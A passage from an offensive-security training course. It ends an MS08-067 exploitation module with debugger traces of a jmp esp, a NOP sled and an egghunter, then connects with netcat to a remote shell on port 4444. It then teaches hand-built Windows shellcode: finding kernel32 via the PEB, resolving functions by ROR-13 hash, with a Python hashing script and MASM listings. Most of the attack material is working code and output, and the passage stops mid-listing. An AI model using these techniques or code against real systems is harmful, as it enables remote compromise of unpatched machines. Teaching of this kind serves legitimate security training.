eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=7c86a01b esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
ntdll!RtlpIntegerWChars+0x77:
7c86a01b ffe4             jmp     esp {00c8f470}
```

```
Let's step over:
0:010> p
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=00c8f470 esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
00c8f470 eb1c            jmp     00c8f48e

Short Jump reached, let's execute it:
0:010> p
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=00c8f48e esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282

NOP SLED reached. We let the egghunter doing its job:
00c8f48e 90              nop
0:010> g
```

Final Exploit Session



Figure 27: Soft landing at the beginning of our shellcode

Once again we've obtained our remote shell on port 4444!

```
root@bt # nc 10.150.0.194 4444
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Exercise

1) Repeat the required steps in order to return into the controlled buffer and obtain a remote shell on the vulnerable server.

Wrapping Up

In this module we have successfully exploited the MS08-067 in a real world scenario, where hardware NX was enabled on the target server. These types of protections are very effective in mitigating software exploitation, and raise the bar needed to compromise the vulnerability. However, as we have seen in this module, under certain circumstances and conditions, these protections can be overcome.

Module 0x03 Custom Shellcode Creation

Lab Objectives

- **Understanding shellcode concepts**
- **Creating Windows "handmade" universal shellcode**

Overview

"Shellcode" is a set of CPU instructions to be executed after successful exploitation of a vulnerability. The term shellcode originally was the portion of an exploit used to spawn a root shell, but it's important to understand that we can use shellcode in much more complex ways, as we will discuss in this module.

Shellcode is used to directly manipulate CPU registers and call system functions to obtain the desired result, so it is written in assembler and translated into hexadecimal opcodes.

Writing universal and reliable shellcode, especially on the Windows platform, can be tricky and requires some low level knowledge of the operating system; this is why it's sometimes considered a black art[14].

[14] http://en.wikipedia.org/wiki/Shellcode

System Calls and "The Windows Problem"

Syscalls are a powerful set of functions which interface user space to protected kernel space, allowing you to access operating system low level functions used for I/O, thread synchronization, socket management and so on. Practically, Syscalls allow user applications to directly access the kernel keeping them from compromising the OS[15].

A Shellcode's intent is to make an exploited applications behave in a manner other than what was intended by the coders. One way of doing this is to hijack a program execution flow while running shellcode and force it to make a system call. On Windows, the Native API is equivalent to the system call interface on a UNIX operating systems. The Native API is provided to user mode applications by the NTDLL.DLL library[16]. However, while on most UNIX OS', the system call interface is well documented and generally available for user applications, in the Native API, it is hidden from behind higher level APIs because of the nature of the NT architecture. The latter in fact, supports more operating systems APIs (Win32, OS/2, POSIX, DOS/Win16) by implementing operating environment subsystems in user mode that exports particular APIs to client programs[17].

Moreover, system call numbers used to identify the functions to call in kernel mode are prone to change between versions of Windows, whereas for example, Linux system call numbers are set in stone. Last but not least, the feature set exported by the Windows system call interface is rather limited: for example Windows does not export a socket API via the system call interface. Because of the above problems, one must avoid the direct use of system calls to write universal and reliable shellcode on the Windows platform.

[15] http://en.wikipedia.org/wiki/System_call

[16] http://en.wikipedia.org/wiki/Native_API

[17] The Win32 operating environment subsystem is divided among a server process, CSRSS.EXE (Client-Server Runtime Subsystem), and client side DLLs that are linked with user applications that use the Win32 API.

Talking to the kernel

So if we can't use system calls, how can we talk directly to the kernel? The only option is using the Windows API exported in the form of dynamically loadable objects (DLL) that are mapped into process memory space at runtime.

Our goal is to load DLLs into process space (if not already loaded) and find particular functions within them to be able to perform tasks specific to the shellcode being coded. Again here, we are avoiding the possibility of hardcoding function addresses to make our shellcode portable across different Windows versions.

Fortunately, *kernel32.dll*, which in most of the cases is guaranteed to be mapped into process space[18], does expose two functions which can be used to accomplish both of the above tasks:

- ***LoadLibraryA***
- ***GetProcAddress***

LoadLibraryA implements the mechanism to load DLLs while *GetProcAddress* can be used to resolve symbols. To be able to call *LoadLibraryA* and/or *GetProcAddress*, we first need to know the *kernel32.dll* base address and because the latter can change across different Windows versions, we need a general approach to find it.

[18] An exception is when the exploited executable is statically linked.

Finding kernel32.dll: PEB Method

One of the most reliable techniques used for determining the base address of *kernel32.dll*, involves parsing the *Process Environment Block* (PEB).

PEB is a structure allocated by the operating system for every running process and can always be found at the address pointed by the *FS* register *FS[0x30]*. The *FS* register on Windows is special, as it always references the current *Thread Environment block* (TEB) which is a data structure that stores information about the currently running thread. Through the pointer at *FS[0x30]* to the PEB data structure, one can obtain a lot of information like the image name, the import table (IAT), the process startup arguments, process heaps and most importantly, three linked lists which reveal the loaded modules that have been mapped into the process memory space[19].

The three linked lists differ in purposes and their names are pretty self-explanatory:

- ***InLoadOrderModuleList***
- ***InMemoryOrderModuleList***
- ***InInitializationOrderModuleList***

These linked lists show different ordering of the loaded modules. Because the *kernel32.dll* initialization order is always constant, the initialization order linked list is the one we will use; in fact, by walking the list to the second entry, one can extract the base address for *kernel32.dll*.

[19]http://en.wikipedia.org/wiki/Win32_Thread_Information_Block

The algorithm used to find the base address of *kernel32.dll* library from PEB is very well described in [20] and [21], so let's see how this method works:

1. Use the *FS* register to find the place in memory where the TEB is located and discover the pointer to the PEB structure at the offset *0x30* in the TEB:

```
struct TEB{
   [...]
   struct _PEB* ProcessEnvironmentBlock;
   [...]
};

xor eax, eax                    // eax = 0x000000
mov eax, fs:[eax+0x30]          // store the address of the PEB in eax
                                // avoiding NULL values in shellcode
```

Finding Kernel32.dll base address, Step 1

2. Find the pointer to the loader data inside the PEB structure (PEB LDR DATA) at *0x0c* offset in the PEB:

```
mov eax, [eax + 0x0c]  // extract the pointer to the loader
                       // data structure
```

Finding Kernel32.dll base address, Step 2

3. Extract the first entry in the *InitializationOrderModuleList* (offset *0x1c*) which contains information about the *ntdll.dll* module.

```
struct PEB_LDR_DATA{
        [...]
        struct LIST_ENTRY InLoadOrderModuleList;
        struct LIST_ENTRY InMemoryOrderModuleList;
        struct LIST_ENTRY InInitializationOrderModuleList;
};

mov esi, [eax+0x1c]
```

Finding Kernel32.dll base address, Step 3

---

[20]"Win32 Assembly Components" by The Last Stage of Delirium Research Group http://www.dnal.gatech.edu/lane/dataStore/WormDocs/winasm-1.0.1.pdf

[21]"Understanding Windows Shellcode" by skape http://www.hick.org/code/skape/papers/win32-shellcode.pdf

4. Move through the second entry which describes *kernel32.dll*; the base address can be found at 0x08 offset.

```
struct LIST_ENTRY{
       struct LIST_ENTRY* Flink;
       struct LIST_ENTRY* Blink;
};

       lodsd                  // grab the next entry in the list
       mov edi, [eax+0x8]     // grab the kernel32.dll module base address
                              // and store it in edi
       ret                    // return to the caller
```

Finding Kernel32.dll base address, Step 4

The following ASM source code executes the logic above:

```
.386                     ; enable 32bit programming features
.model flat, stdcall     ; flat model programming/stdcall convention
assume fs:flat

.data                    ; start data section

.code                    ; start code section

start:
            sub esp, 60h
            mov   ebp, esp
            call  find_kernel32
find_kernel32:
            xor eax, eax
            mov eax, fs:[eax+30h]
            mov eax, [eax+0ch]
            mov esi, [eax+1ch]
            lodsd
            mov edi, [eax+08h]
            ret
end start

END
```

EDI has the value

Finding Kernel32.dll base address ASM code

We can now save the source code in an *.asm* file and compile it with *masm32*. The *"assume fs:flat"* has been inserted as the *FS* and *GS* segment registers are not needed for flat-model[22] (have a look at [23] for the *stdcall* directive).



Figure 28: Compiling find_kernel32.asm

Running the *find_kernel32.exe* from OllyDbg and setting a breakpoint at the beginning of the "start" procedure, we can follow the execution of our shellcode and see that, at the end of the *find_kernel32* procedure, *EDI* register contains *0x7C800000* that is the *kernel32.dll* base address.

---

[22]The .MODEL FLAT statement automatically generates this assumption: ASSUME cs:FLAT, ds:FLAT, ss:FLAT, es:FLAT, fs:ERROR, gs:ERROR so to avoid errors in "mov eax, fs:[eax+30h]" syntax we need to use fs:flat

[23]http://en.wikipedia.org/wiki/X86_calling_conventions



Figure 29: kernel32.dll base address in EDI register

You may have noticed that if we leave our shellcode running, the program will crash; this happens as we didn't place any "exit" function after the "ret" of our *find_kernel32* procedure, don't worry we will fix this in next shellcode version. We also excluded instructions needed to make the shellcode compatible with Windows 98 systems for simplicity[24].

Other two widely used methods to discover the *kernel32* base address are the *"SEH"* method and the *"Top Stack"* method. These methods are well explained in [20] and [21].

Exercise

1) Repeat the required steps in order to find kernel32.dll base address in memory.

2) Take time to see how the double linked list *InitializationOrderModuleList* works in memory, using the "Follow in Dump" OllyDbg function.

[24]This compatibility feature is included and explained in "Understanding Windows Shellcode" paper [21]

Resolving Symbols: Export Directory Table Method

So now we have the *kernel32* base address, but we still need to find out function addresses within *kernel32* (and others DLLs). The most reliable method used to resolve symbols, is the *"Export Directory Table"* method well described in [21].

DLLs have an export directory table which holds very important information regarding symbols such as:

- **Number of exported symbols**
- **RVA of export-functions array**
- **RVA of export-names array**
- **RVA of export-ordinals array**

The one-to-one connection between the above arrays is essential to resolve a symbol. Resolving an import by name, one first searches the name in the *export-names* array. If the name matches an entry with index *i*, the i^{th} entry in the *export-ordinals* array is the ordinal of the function and its *RVA* can be obtained by the *export-functions* array. The RVA is then translated into a fully functional *Virtual Memory Address* (VMA) by simply adding the base address of the DLL library. Because the size of shellcode is just as important as its portability, in the following method, the search by name of a symbol is made using a particular hashing function which optimizes and cuts down the string name to four bytes.

This algorithm produces the same result obtained by the *GetProcAddress* function mentioned before and can be used for every *DLL*. In fact, once a *LoadLibraryA* symbol has been resolved, one can proceed to load arbitrary modules and functions needed to build custom shellcode, even without the use of the *GetProcAddress* function.

Export Dir Table Method

1. Find Export Directory Table VMA (PE Signature)
2. Get Total Number of Functions exported. Store in ECX
3. Loop over 'Export Names' Array

For each Function Name:

4. Compute hash
5. Compare hash w/ the one pushed on stack

if hash matches:

6. Get "Export Ordinals" array VMA
7. ~~Get "Export Address~~ Get function ordinal
8. Get Export Address" array VMA
9. Get function address RVA from ordinal
10. Get function address VMA

Working with the Export Names Array

Let's see the *Export Directory Table Method* in action analyzing ASM code "chunk by chunk":

```
find_function:
        pushad                                  ; Save all registers
        mov    ebp, edi                         ; Take the base address of kernel32 and
                                                ; put it in ebp
        mov    eax, [ebp + 3ch]                 ; Offset to PE Signature VMA
        mov    edi, [ebp + eax + 78h]           ; Export table relative offset
        add    edi, ebp                         ; Export table VMA
        mov    ecx, [edi + 18h]                 ; Number of names
        mov    ebx, [edi + 20h]                 ; Names table relative offset
        add    ebx, ebp                         ; Names table VMA

find_function_loop:
        jecxz find_function_finished            ; Jump to the end if ecx is 0
        dec    ecx                              ; Decrement our names counter
        mov    esi, [ebx + ecx * 4]             ; Store the relative offset of the name
        add    esi, ebp                         ; Set esi to the VMA of the current name
```

Finding Export Directory Table VMA

We start saving all the register values on the stack as they will all be clobbered by our ASM code (*pushad*). We then save the *kernel32* base address returned in *EDI* by *find_kernel32*, into *EBP*. (*EBP* will be used for all the VMAs calculations).

As seen below, we proceed identifying the offset value needed to reach the PE signature[25] (*"mov eax,[ebp + 3ch]"*)



Figure 30: PE Signature

[25]The PE header starts with the 4-byte signature "PE" followed by two nulls.

We then proceed by fetching the *Export Table* relative offset (*"mov edi, [ebp + eax + 78h]"*) and calculating its absolute address (*"add edi, ebp"*), as seen below.



Figure 31: Export Table Offset

From the Export Directory Table VMA, we fetch the total number of the exported functions (*"mov ecx, [edi + 18h]"* , ECX will be used as a counter) and the RVA of the *export-names array* which is then added to the *kernel32* base address to obtain its VMA (*"mov ebx,[edi + 20h] ; add ebx, ebp"*).

The *find_function* loop is then started and checks if *ECX* is zero, if this condition is true then the requested symbol was not resolved properly and we are going to return to the caller.

```
find_function:
        pushad                              ; Save all registers
        mov    ebp, edi                     ; Take the base address of kernel32 and
                                                    ; put it in ebp
        mov    eax, [ebp + 3ch]                     ; Offset to PE Signature VMA
        mov    edi, [ebp + eax + 78h]               ; Export table relative offset
        add    edi, ebp                             ; Export table VMA
        mov    ecx, [edi + 18h]                     ; Number of names
        mov    ebx, [edi + 20h]                     ; Names table relative offset
        add    ebx, ebp                             ; Names table VMA

find_function_loop:
        jecxz  find_function_finished               ; Jump to the end if ecx is 0
        dec    ecx                                  ; Decrement our names counter
        mov    esi, [ebx + ecx * 4]                 ; Store the relative offset of the name
        add    esi, ebp                             ; Set esi to the VMA of the current name
```

Finding Export Directory Table VMA

ECX is immediately decreased (array indexes start from zero). The i^{th} function's relative offset is fetched (*"mov esi, [ebx + ecx * 4]"*) and then turned into an absolute address. The following drawing shows an example of how the VMA of the third function name *AddAtomW* is retrieved (*ECX=2*).



Figure 32: Retrieving the third Function Name VMA in Export Names Array, ECX=2

Computing Function Names Hashes

At this point the *ESI* register points to the i^{th} function name and the routines responsible for computing hashes are started:

```
compute_hash:
        xor    eax, eax                     ; Zero eax
        cdq                                 ; Zero edx
        cld                                 ; Clear direction
compute_hash_again:
        lodsb                               ; Load the next byte from esi into al
        test   al, al                       ; Test ourselves.
        jz     compute_hash_finished        ; If the ZF is set,we've hit the null term
        ror    edx, 0dh                     ; Rotate edx 13 bits to the right
        add    edx, eax                     ; Add the new byte to the accumulator
        jmp    compute_hash_again           ; Next iteration
compute_hash_finished:
find_function_compare:
[...]
```

Compute Function Names Hash Routines

Both the *EAX* and *EDX* registers are first zeroed and the direction flag is cleared[26] to loop forward in the string operations[27]. The loop begins and byte by byte the 4 byte hash is computed and stored in the *EDX* register, which acts as an accumulator. At each iteration a check on the *AL* register is performed ("`test al,al`") to see if the string has reached the termination null byte. If this is the case, we jump to the beginning of the *find_function_compare* (via *compute_hash_finished* label) procedure.

But how does the hash function exactly work? Let's take a closer look at the three following instructions:

```
1. lodsb
[...]
2. ror   edx, 0dh
3. add   edx, eax
```

ASM Function Name Hashing

[26] In assembly, the cld instruction stands for "clear direction flag". Clearing direction flag will cause the string instructions done forward. The opposite command is std which stands for "set direction flag".

[27] cdq instruction converts a double word into a quadword by means of sign extension. Sign extension means that the sign bit in eax (bit 31), is copied to all bits in edx. The eax register is the source and the register pair edx:eax is the destination. The cdq instruction is needed before the idiv instruction because the idiv instruction divides the 64 bit value held in edx:eax by a 32 bit value held in another register. The result of the division is the quotient, which is returned in eax and the remainder which is returned in edx.

The first instruction loads the n^{th} byte from *ESI* to *AL* and increments *ESI* by 1 byte. The *EDX* register is then *RORed* by 13 bits. ROR rotates the bits of the first operand (destination operand) by the number of bit positions specified in the second operand (count operand) and stores the result in the destination operand. The byte loaded in *AL* is then added to the *rored EDX* register.

We can write a simple python script that performs the same operation so that we will be able to compute the hash of a function name in order to search for it inside our shellcode[28]:

```
#!/usr/bin/python
import numpy, sys

def ror_str(byte, count):
        """ Ror a byte by 'count' bits """
        # padded 32 bit
        binb = numpy.base_repr(byte, 2).zfill(32)
        while count > 0:
            # ROTATE BY 1 BYTE : example for 0x41
            # 00000000000000000000000001000001
            binb = binb[-1] + binb[0:-1]
            # 10000000000000000000000000100000
            count -= 1
        return (int(binb, 2))

if __name__ == '__main__':
        try:
            esi = sys.argv[1]
        except IndexError:
            print "Usage: %s INPUTSTRING" % sys.argv[0]
            sys.exit()

        # Initialize variables
        edx = 0x00
        ror_count = 0
        for eax in esi:
            edx = edx + ord(eax)
            if ror_count < len(esi)-1:
                edx = ror_str(edx, 0xd)
            ror_count += 1
        print hex(edx)
```

ASM Function Name Hashing

[28]Please note that the ROR function in the script, rotate bits using a string representation of a binary number. A correct implementation would use *shift* and *or* bitwise operators combined together (h<<5 | h>>27). The choice to use string operations is due to the fact that is simpler to visualize bit rotations in this way for the student.

Ok let's try it computing the *"ExitProcess"* function name:

```
root@bt # ./hash_func_name.py ExitProcess
0x73e2d87e
```

PyHashing Function Names

We will use the hash computed (*0x73e2d87e*) to resolve its symbol inside *kernel32.dll*. Take time to play with the above script, to better understand the hashing algorithm used in the Export Directory Table Method.

Fetching Function's VMA

We are almost there! Every time a hash is computed, *find_function_compare* is called through the *jz compute_hash_finished*, to compare it to the hash previously pushed on the stack as a reference.

```
compute_hash:
        xor   eax, eax                      ; Zero eax
        cdq                                 ; Zero edx
        cld                                 ; Clear direction
compute_hash_again:
        lodsb                               ; Load the next byte from esi into al
        test  al, al                        ; Test ourselves.
        jz    compute_hash_finished         ; If the ZF is set,we've hit the null term
        ror   edx, 0dh                      ; Rotate edx 13 bits to the right
        add   edx, eax                      ; Add the new byte to the accumulator
        jmp   compute_hash_again            ; Next iteration
compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]              ; Compare the computed hash with the
                                            ; requested hash
        jnz   find_function_loop            ; No match, try the next one.
        mov   ebx, [edi + 24h]              ; Ordinals table relative offset
        add   ebx, ebp                      ; Ordinals table VMA
        mov   cx,  [ebx + 2 * ecx]          ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]              ; Address table relative offset
        add   ebx, ebp                      ; Address table VMA
        mov   eax, [ebx + 4 * ecx]          ; Extract the relative function offset
                                            ; from its ordinal
        add   eax, ebp                      ; Function VMA
        mov   [esp + 1ch], eax              ; Overwrite stack version of eax
                                            ; from pushad
find_function_finished:
        popad                               ; Restore all registers
        ret                                 ; Return
```

Compute Function Names Hash Routines

If the hash matches, we fetch the ordinals array absolute address (*"mov ebx, [edi + 24h] ; add ebx, ebp"*) and extrapolate the function's ordinal (*"mov cx, [ebx + 2 * ecx]"*). The method is similar to the one used to fetch the function's name address; the only difference is that ordinals are two bytes in size. Once again, with a similar method, we get the VMA of the addresses array (*"mov ebx, [edi + 1ch] ; add ebx, ebp"*), extract the relative function offset from its ordinal (*mov eax, [ebx + 4 * ecx]*), make it absolute and place it onto the stack replacing the old *EAX* value before popping all registers with the *"popad"* instruction.

The following example shows the whole process of searching for the *ExitProcess* function address. Once the symbol has been resolved we call the function to cleanly exit from the process. Now let's compile the ASM code and follow the whole process with OllyDbg to understand the method described above.

```
.386                                            ; enable 32bit programming features
.model flat, stdcall                            ; flat model programming/stdcall convention(9)
assume fs:flat


.data                                           ; start data section

.code                                           ; start code section

start:
        jmp entry
entry:
        sub     esp, 60h
        mov     ebp, esp
        call    find_kernel32

        push  73e2d87eh                         ;ExitProcess hash
        push  edi
        call  find_function
        xor   ecx, ecx                          ;Zero ecx
        push  ecx                               ;Exit Reason
        call  eax                               ;ExitProcess
find_kernel32:
        xor eax, eax
        mov eax, fs:[eax+30h]
        mov eax, [eax+0ch]
        mov esi, [eax+1ch]
        lodsd
        mov edi, [eax+08h]
        ret
find_function:
        pushad                                  ; Save all registers
        mov   ebp, edi                          ; Take the base address of kernel32 and
                                                ; put it in ebp
        mov   eax, [ebp + 3ch]                  ; Offset to PE Signature VMA
        mov   edi, [ebp + eax + 78h]            ; Export table relative offset
        add   edi, ebp                          ; Export table VMA
        mov   ecx, [edi + 18h]                  ; Number of names
        mov   ebx, [edi + 20h]                  ; Names table relative offset
        add   ebx, ebp                          ; Names table VMA
find_function_loop:
        jecxz find_function_finished            ; Jump to the end if ecx is 0
        dec   ecx                               ; Decrement our names counter
        mov   esi, [ebx + ecx * 4]              ; Store the relative offset of the name
        add   esi, ebp                          ; Set esi to the VMA of the current name
```

```
compute_hash:
        xor    eax, eax                   ; Zero eax
        cdq                               ; Zero edx
        cld                               ; Clear direction
compute_hash_again:
        lodsb                             ; Load the next byte from esi into al
        test   al, al                     ; Test ourselves.
        jz     compute_hash_finished      ; If the ZF is set,we've hit the null term
        ror    edx, 0dh                   ; Rotate edx 13 bits to the right
        add    edx, eax                   ; Add the new byte to the accumulator
        jmp    compute_hash_again         ; Next iteration
